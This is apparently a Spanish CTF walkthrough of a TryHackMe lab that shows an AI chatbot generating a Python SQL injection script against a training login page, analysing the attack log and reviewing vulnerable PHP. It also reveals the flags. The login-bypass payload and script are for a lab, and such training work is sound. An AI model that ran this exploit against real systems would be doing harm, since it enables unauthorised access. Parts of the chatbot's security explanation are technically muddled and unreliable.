

4-AI in Security - old sAlnt nick

Introduction



Las luces brillan y los servidores zumban alegremente en The Best Festival Company (TBFC), derritiendo la nieve que rodea el centro de datos. TBFC ha continuado su búsqueda de la excelencia en IA. Tras dos años, se dieron cuenta de que Van Chatty, su chatbot interno, no cumplía con sus 1estándares.

Desafortunadamente para los elfos de TBFC, tampoco son inmunes a las métricas de rendimiento. Buscan maneras de aumentar su velocidad; algo que les permita gestionar las tareas tediosas y que los distraen, lo que les permite crear la verdadera magia.

TBFC, aventurero como siempre, está probando su nuevo asistente de IA de ciberseguridad, Van SolveIT, capaz de ayudar a los elfos con todas sus necesidades defensivas, ofensivas y de software. Deciden poner en práctica esta tecnología innovadora con la llegada de la Navidad para identificar, confirmar y resolver cualquier vulnerabilidad potencial, antes de que lo hagan los detractores.

Objetivos de aprendizaje

- Cómo se puede utilizar la IA como asistente en ciberseguridad para diversos roles, dominios y tareas
- Uso de un asistente de IA para resolver diversas tareas en ciberseguridad
- Algunas consideraciones, especialmente en ciberseguridad, en torno al uso de la IA

AI for Cyber Security Showcase

El auge de los asistentes de IA

Ah, sí, la inteligencia artificial, esa palabra de moda que parece haber llegado para quedarse. ¿Quién lo hubiera pensado? La sala de hoy destacará algunas formas en que la IA se utiliza en ciberseguridad, junto con consideraciones importantes a tener en cuenta al implementarla para dichas tareas.

Particularmente al momento de escribir esto, la IA se considera cada vez más una herramienta para aumentar la velocidad al gestionar tareas a menudo tediosas y que consumen mucho tiempo, permitiendo que los humanos hagan la verdadera magia. Las organizaciones quieren ver experiencia, no evasión, en el funcionamiento de estas herramientas.

GPT esto, GPT aquello, todos lo hemos escuchado a menudo. Y es probable que persista. A medida que las capacidades de la IA se expanden a diario, hemos observado un cambio en la IA: ya no es simplemente "algo que preguntar porque te dio pereza buscar en Google" (un error que yo mismo he cometido). Ahora, la IA se está integrando en los flujos de trabajo cotidianos, transformando la forma en que se realizan las tareas e impulsando la productividad como nunca antes.

Dicho esto, ¡comencemos la sala de hoy!

IA en Ciberseguridad

El uso de la inteligencia artificial ha experimentado un auge significativo en la ciberseguridad. Si visitas a casi cualquier proveedor, seguro que ahora tienen algún tipo de IA impulsando alguna solución. ¿Por qué? Bueno, no solo porque estén aprovechando la palabra de moda (aunque sin duda es una de las razones), sino porque los beneficios de la inteligencia artificial realmente se aplican en este caso. Analicemos algunos de ellos en la siguiente tabla:

Features of AI	Cyber Security Relevance
Procesamiento de grandes cantidades de datos	Análisis de grandes cantidades de datos de múltiples fuentes. Por ejemplo, registros del sistema y de red.
Análisis del comportamiento	Realizar un seguimiento del comportamiento y las actividades normales durante un período de tiempo y marcar cualquier cosa que esté fuera de lo normal.
IA generativa	Resumir o proporcionar contexto detrás de una serie de eventos.

Seguridad Defensiva



Los agentes de IA se utilizan en equipos azules para agilizar la detección, la investigación y la respuesta, haciéndolos más rápidos y fiables. Actuando como asistentes automatizados, estos agentes procesan continuamente la telemetría (registros, flujos de red, señales de endpoints) y añaden contexto a las alertas. Además, estamos presenciando la integración de la IA en los dispositivos de los proveedores, como los cortafuegos asistidos por IA y los sistemas de detección de intrusiones.

Además de detectar amenazas, la IA también puede ayudar a automatizar las respuestas. Imagine que su sistema aísla automáticamente un dispositivo infectado, bloquea un correo electrónico sospechoso o marca un intento de inicio de sesión inusual, todo en tiempo real.

Seguridad Ofensiva

Los agentes de IA han tenido un impacto notable en la seguridad ofensiva al automatizar y gestionar las tareas, a menudo muy laboriosas y lentas, que tradicionalmente realiza un pentester.

Por ejemplo, la IA puede ser una herramienta poderosa en el flujo de trabajo de un pentester para el reconocimiento y la recopilación de información, desde OSINT hasta el análisis de resultados de escáneres ruidosos y el mapeo de superficies de ataque. Esto permite al pentester dedicar más tiempo a las tareas cruciales que requieren intervención humana.

Software



El desarrollo de software impulsado por IA, con razón, suena un poco aterrador. ¿No es así? Bueno, no te equivocarías al pensar así; todos hemos oído hablar de la popularidad del código dinámico y de las vulnerabilidades que introduce la IA.

Sin embargo, la IA ha demostrado ser una valiosa incorporación al proceso de desarrollo de software de diversas maneras. Un ejemplo es un "colega" virtual con el que intercambiar ideas mientras se escribe el código. Y lo que es más importante, se utiliza como escáner SAST/DAST. Estos escáneres auditan y analizan el código escrito y las aplicaciones en busca de posibles vulnerabilidades.

Consideraciones de la IA en la ciberseguridad



Ahora bien, no estoy aquí solo para elogiar la IA y afirmar que es la solución milagrosa para todas sus necesidades. Si ya la ha utilizado, conocerá los riesgos y frustraciones que puede enfrentar. Y en ningún otro ámbito es más cierto que en la ciberseguridad.

Si bien se aplican las consideraciones habituales al usar IA, como no ser responsable de sus resultados, existen factores específicos a considerar antes de implementarla en ciberseguridad.

Una de estas consideraciones es el uso de la IA en actividades como las pruebas de penetración ofensivas. Si bien hemos analizado algunas de las aplicaciones de la IA en estas áreas, es fundamental ser precavido. No conviene explicar a un cliente que sus servicios y sitios web están inactivos porque una IA ha provocado una condición de carrera o ha sobrecargado sus sistemas.

Debemos reflexionar detenidamente sobre los datos que la IA utiliza, la transparencia y la imparcialidad de sus decisiones y su fiabilidad ante imprevistos. No podemos dar por sentado que los resultados de la IA sean 100 % correctos. Es fundamental verificar la información que proporciona. Además, gestionar desafíos como mantener la privacidad de los datos, proteger los modelos de IA e informar adecuadamente a los usuarios requiere una consideración cuidadosa.

Práctica

¡Uf! ¿Listo para un ejercicio emocionante? Interactuarás con Van SolveIT, quien te guiará a través de tres ejemplos de cómo se puede usar la IA en ciberseguridad:

- **Rojo:** Generar y usar un script de exploit.
- **Azul:** Analizar los registros web de un ataque.
- **Software:** Analizar el código fuente en busca de vulnerabilidades.

Cuando estés listo, puedes acceder a Van SolveIT en http://MACHINE_IP. Recuerda que debes hacerlo desde AttackBox o desde tu propio dispositivo conectado a la VPN.

Si usas una pantalla pequeña, te recomendamos expandir AttackBox a pantalla completa. Para ello, pulsa el icono de las "dos flechas" (a la izquierda del icono "+") en la vista de pantalla dividida.


Consejos de uso

- Las respuestas del chatbot pueden aparecer en blanco durante uno o dos minutos mientras se genera la respuesta. Empezarás a ver las respuestas de Van SolveIT en tiempo real.
- Si el chatbot se confunde en algún momento, pulsa el botón "Reiniciar chat" en la esquina superior derecha de la página.
- A medida que avances en la presentación, se desbloquearán etapas. Puedes volver a cualquier etapa que hayas desbloqueado haciendo clic en el nombre de la etapa en la esquina superior izquierda.

Answer the questions below

Complete the AI showcase by progressing through all of the stages. What is the flag presented to you?


Respuesta: THM{AI_MANIA}



Execute the exploit provided by the red team agent against the vulnerable web application hosted at MACHINE_IP:5000 . What flag is provided in the script's output after it?

Remember, you will need to update the IP address placeholder in the script with the IP of your vulnerable machine (MACHINE_IP:5000)

Respuesta: THM{SQLI_EXPLOIT}



If you enjoyed today's room, feel free to check out the [Defending Adverserial Attacks](#) room, where you will learn how to harden and secure AI models.

No requiere respuesta

Van SolveIT

Showcase Stages:

Stage 1: Introduction

Guidance and instructions.

Current

Stage 2: Red Team

Generate Python scripts for vulnerabilities.

Locked

Stage 3: Blue Team

Analyse logs.

Locked

Stage 4: Software

Review source code for vulnerabilities.

Locked

→ Complete Stage to Continue

Tip: Click any unlocked stage to revisit it.

Current Stage

Stage 1: Introduction

Welcome to today's cyber security AI showcase!

Van SolveIT

Showcase Stages:

Stage 1: Introduction

Guidance and instructions.

Completed

Stage 2: Red Team

Generate Python scripts for vulnerabilities.

Current

Stage 3: Blue Team

Analyse logs.

Locked

Stage 4: Software

Review source code for vulnerabilities.

Locked

→ Complete Stage to Continue

Tip: Click any unlocked stage to revisit it.

Current Stage

Stage 2: Red Team Assistant

Generate Python scripts for vulnerabilities

Introduction

Welcome to today's cyber security AI showcase!

Restart Chat

AI Assistant

Welcome to the AI Showcase!

This interactive lab will showcase how AI can be used across three areas of cyber security:

Red Team - Discover how AI can be used to generate scripts to exploit vulnerabilities
Blue Team - See how AI can be used to analyse logs
Software Security - Harness the power of AI to review source code and identify how vulnerabilities are introduced

The showcases will unlock as you progress, but you can revisit any stage you have completed by clicking the stage name on the left.

When you are ready, press the blue 'Complete Stage to Continue' button on the left to progress.

When you are ready to begin, Click the "Complete Stage to Continue" button on the left!

Red Team Assistant

Generate Python scripts for vulnerabilities

Restart Chat

AI Assistant

Welcome to the Red Team showcase! I can help you generate Python scripts for the vulnerabilities within the web application of today's Advent of Cyber web application.

Shall we begin?

Type your message here...

Van SolveIT

Showcase Stages:

Stage 1: Introduction

Guidance and instructions.

Completed

Stage 2: Red Team

Generate Python scripts for vulnerabilities.

Current

Stage 3: Blue Team

Analyse logs.

Locked

Stage 4: Software

Review source code for vulnerabilities.

Locked

→ Complete Stage to Continue

Tip: Click any unlocked stage to revisit it.

Current Stage

Stage 2: Red Team Assistant

Generate Python scripts for vulnerabilities

Red Team Assistant

Generate Python scripts for vulnerabilities

Restart Chat

AI Assistant

Welcome to the Red Team showcase! I can help you generate Python scripts for the vulnerabilities within the web application of today's Advent of Cyber web application.

Shall we begin?

You
yes

Van SolveIT
AI is thinking...

Type your message here...

Van SolveIT

Showcase Stages:

Stage 1: Introduction

Guidance and instructions.

Completed

Stage 2: Red Team

Generate Python scripts for vulnerabilities.

Current

Stage 3: Blue Team

Analyse logs.

Locked

Stage 4: Software

Review source code for vulnerabilities.

Locked

→ Complete Stage to Continue

Tip: Click any unlocked stage to revisit it.

Current Stage

Stage 2: Red Team Assistant

Generate Python scripts for vulnerabilities

Red Team Assistant

Generate Python scripts for vulnerabilities

Restart Chat

yes

AI Assistant

The vulnerability exists because the SQL injection attack exploits the username field by checking if the input is "alice' OR 1=1 -- -". This OR clause allows attackers to include their own malicious SQL code, potentially exposing sensitive data. The vulnerability is intentionally placed in a controlled lab environment to educate students on SQL injection basics.

HOW TO SAVE THE FILE:
1. Open a terminal or text editor (e.g., Sublime Text).
2. Use the command `nano script.py` to create the file.
3. Paste the Python script (which includes the exploit logic) into the file.
4. Save the file with `Ctrl + O` and exit.
5. Run the script via `python3 script.py` to test the vulnerability.

This setup helps students understand how to identify and mitigate SQL injection risks in web applications. Let me know if you'd like further examples!

Type your message here...

AI Assistant

```
import requests



# Set up the login credentials
username = "alice' OR 1=1 -- -"
password = "test"

# URL to the vulnerable login page
url = "http://MACHINE_IP:5000/login.php"

# Set up the payload (the input)
payload = {
    "username": username,
    "password": password
}

# Send a POST request to the login page with our payload
response = requests.post(url, data=payload)

# Print the response content
print("Response Status Code:", response.status_code)
print("\nResponse Headers:")
for header, value in response.headers.items():
    print(f" {header}: {value}")
print("\nResponse Body:")
print(response.text)
```



colocamos la ip de la maquina objetivo

```
root@ip-10-64-126-243: ~
File Edit View Search Terminal Help
GNU nano 4.8 script.py Modified
import requests

# Set up the login credentials
username = "alice' OR 1=1 -- -"
password = "test"

# URL to the vulnerable login page
url = "http://10.64.174.43:5000/login.php"

# Set up the payload (the input)
payload = {
    "username": username,
    "password": password
}

# Send a POST request to the login page with our payload
response = requests.post(url, data=payload)

# Print the response content
print("Response Status Code:", response.status_code)
print("\nResponse Headers:")
for header, value in response.headers.items():
    print(f"    {header}: {value}")
print("\nResponse Body:")
print(response.text)
```

ejecutamos

```
root@ip-10-64-126-243: ~
File Edit View Search Terminal Help
root@ip-10-64-126-243:~# nano script.py
root@ip-10-64-126-243:~# python3 script.py
```

nos descarga el codigo de la pagina y encontramos una flag


```
root@ip-10-64-126-243: ~
File Edit View Search Terminal Help
Response Body:
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Dashboard - SQLi Lab</title>
  <link href="assets/css/bootstrap.min.css" rel="stylesheet">
  <link href="assets/css/style.css" rel="stylesheet">
</head>
<body class="dashboard-body">
  <div class="dashboard-container">
    <div class="welcome-banner">
      <h1>Welcome, admin!</h1>
      <p>You have successfully logged in to the system.</p>
    </div>

    <div class="alert alert-success alert-dismissible fade show" role="alert">
      <h4 class="alert-heading">Exploit Successful!</h4>
      <hr>
      <p class="mb-0"><code>FLAG: THM{SQLI_EXPLOIT}</code></p>
      <button type="button" class="btn-close" data-bs-dismiss="alert" aria-label="Close"></button>
    </div>

    <a href="logout.php" class="btn btn-danger">Logout</a>
  </div>

  <script src="assets/js/bootstrap.bundle.min.js"></script>
```

navegamos a la ip objetivo



Elf Login

Secure Authentication Portal

Username

Password

Login

colocamos las credenciales que nos dio la ia

Elf Login

Secure Authentication Portal

Username

Password

Login

encontramos la flag

Welcome, admin!

You have successfully logged in to the system.

Exploit Successful!

FLAG: THM{SQLI_EXPLOIT}

Logout

Van SolveIT

Showcase Stages:

Stage 1: Introduction

Guidance and instructions.

Completed

Stage 2: Red Team

Generate Python scripts for vulnerabilities.

Completed

Stage 3: Blue Team

Analyse logs.

Current

Stage 4: Software

Review source code for vulnerabilities.

Locked

→ Complete Stage to Continue

Tip: Click any unlocked stage to revisit it.

Current Stage

Stage 3: Blue Team Assistant

Analyse logs

Van SolveIT

Showcase Stages:

Stage 1: Introduction

Guidance and instructions.

Completed

Stage 2: Red Team

Generate Python scripts for vulnerabilities.

Completed

Stage 3: Blue Team

Analyse logs.

Current

Stage 4: Software

Review source code for vulnerabilities.

Locked

→ Complete Stage to Continue

Tip: Click any unlocked stage to revisit it.

Current Stage

Stage 3: Blue Team Assistant

Analyse logs

Blue Team Assistant

Analyse logs

Restart Chat

AI Assistant

Welcome to the Blue Team showcase! I'm your Blue Team Assistant. I can analyse logs and explain them.

Let's solve this stage together. You can ask me to analyse an example set of logs for the attack that we just performed!

Type your message here...



Blue Team Assistant

Analyse logs

Restart Chat

AI Assistant

Welcome to the Blue Team showcase! I'm your Blue Team Assistant. I can analyse logs and explain them.

Let's solve this stage together. You can ask me to analyse an example set of logs for the attack that we just performed!

You
yes

Van SolveIT

AI is thinking...

Type your message here...



AI Assistant

Log Entry:

198.51.100.22 - - [03/Oct/2025:09:03:11 +0100] "POST /login.php HTTP/1.1" 200 642 "-" "python-requests/2.31.0" "username=alice%27+OR+1%3D1+--+&password=test"

Analysis of the Logs

- IP Address:** The user's IP address is 198.51.100.22.
- Time and Date:** The attack occurred on 3 October 2025 at 09:03.
- URL:** The URL accessed was `/login.php`.
- Username:** The username attempted was `"alice%27+OR+1%3D1+--+&password=test"`.
- SQL Injection:** The username parameter includes SQL injection code (`"alice%27+OR+1%3D1+--+&password=test"`), indicating a vulnerability in the application's password validation logic.

Why This Matters

Detecting such vulnerabilities is critical for identifying potential security breaches. This log entry highlights a **blue team** initiative by showing that **malicious activity** is being logged, which can help us understand if our applications are vulnerable.

Stage to Continue:

Click the "Complete Stage to Continue" button.

Van SolveIT

Showcase Stages:

Stage 1: Introduction

Guidance and instructions.

Completed

Stage 2: Red Team

Generate Python scripts for vulnerabilities.

Completed

Stage 3: Blue Team

Analyse logs.

Completed

Stage 4: Software

Review source code for vulnerabilities.

Current

Click to Complete Showcase

Tip: Click any unlocked stage to revisit it.

Current Stage

Stage 4: Software Assistant

Review source code for vulnerabilities

Van SolveIT

Showcase Stages:

Stage 1: Introduction

Guidance and instructions.

Completed

Stage 2: Red Team

Generate Python scripts for vulnerabilities.

Completed

Stage 3: Blue Team

Analyse logs.

Completed

Stage 4: Software

Review source code for vulnerabilities.

Current

Click to Complete Showcase

Tip: Click any unlocked stage to revisit it.

Current Stage

Stage 4: Software Assistant

Review source code for vulnerabilities

Software Assistant

Review source code for vulnerabilities

Restart Chat

AI Assistant

Welcome to the Software showcase! I can help you identify vulnerabilities in source code.

Shall we take a look at the source code of today's Advent of Cyber web application?

Type your message here...



Software Assistant

Review source code for vulnerabilities

Restart Chat

AI Assistant

Welcome to the Software showcase! I can help you identify vulnerabilities in source code.

Shall we take a look at the source code of today's Advent of Cyber web application?

You

yes

Van SolveIT

AI is thinking...

Type your message here...



AI Assistant

```
php
$user = $_POST['username'] ?? '';
$pass = $_POST['password'] ?? '';
```

FORMATTING GUIDELINES:

- When you analyse the PHP code snippet, in your response, show the whole snippet of the code, not just explain the vulnerability.
- Please format your answer when providing the PHP code snippet to use triple backticks (not single backticks)

1. Identification of the specific vulnerability: The PHP code is vulnerable to SQL injection because it directly uses POST variables `$user` and `$pass` without proper sanitization. The `??` operator initializes these variables to empty strings, which can be exploited to inject malicious SQL code into the query.

2. Explanation of why the code is vulnerable:

The code assumes that POST variables will be sanitized, but in practice, they are not. If the username or password is manipulated, it can be used in an SQL query to execute arbitrary code. For example, if the query is `SELECT * FROM users WHERE username = '$user' OR password = '$pass';`, and `$user` is "test" and `$pass` is "123", the query is valid. However, if the user's input is manipulated, it can lead to SQL injection. This vulnerability occurs because the code does not validate or sanitize the input, allowing attackers to inject malicious code.

3. Best practices for preventing similar issues:

- **Sanitize input:** Always validate and sanitize user inputs before using them in queries.
- **Use prepared statements:** Instead of using `??`, use `PDO` or `mysqli` with prepared parameters to prevent SQL injection.
- **Input validation:** Check if the input is empty or invalid before processing it.
- **Output encoding:** Ensure that output is properly escaped to prevent XSS attacks.

4. **Tools and techniques for code security testing:**

- Use tools like **SQLMap**, **OWASP ZAP**, or **Burp Suite** for SQL injection testing.
- Implement **input validation** and **output encoding** in your code.
- Conduct **code reviews** with **secure coding practices** in mind.

Stage to Continue: Click the "Complete Showcase!" button.

Congrats!

×

You've successfully completed today's showcase. Have a flag!

THM{AI_MANIA}

Done!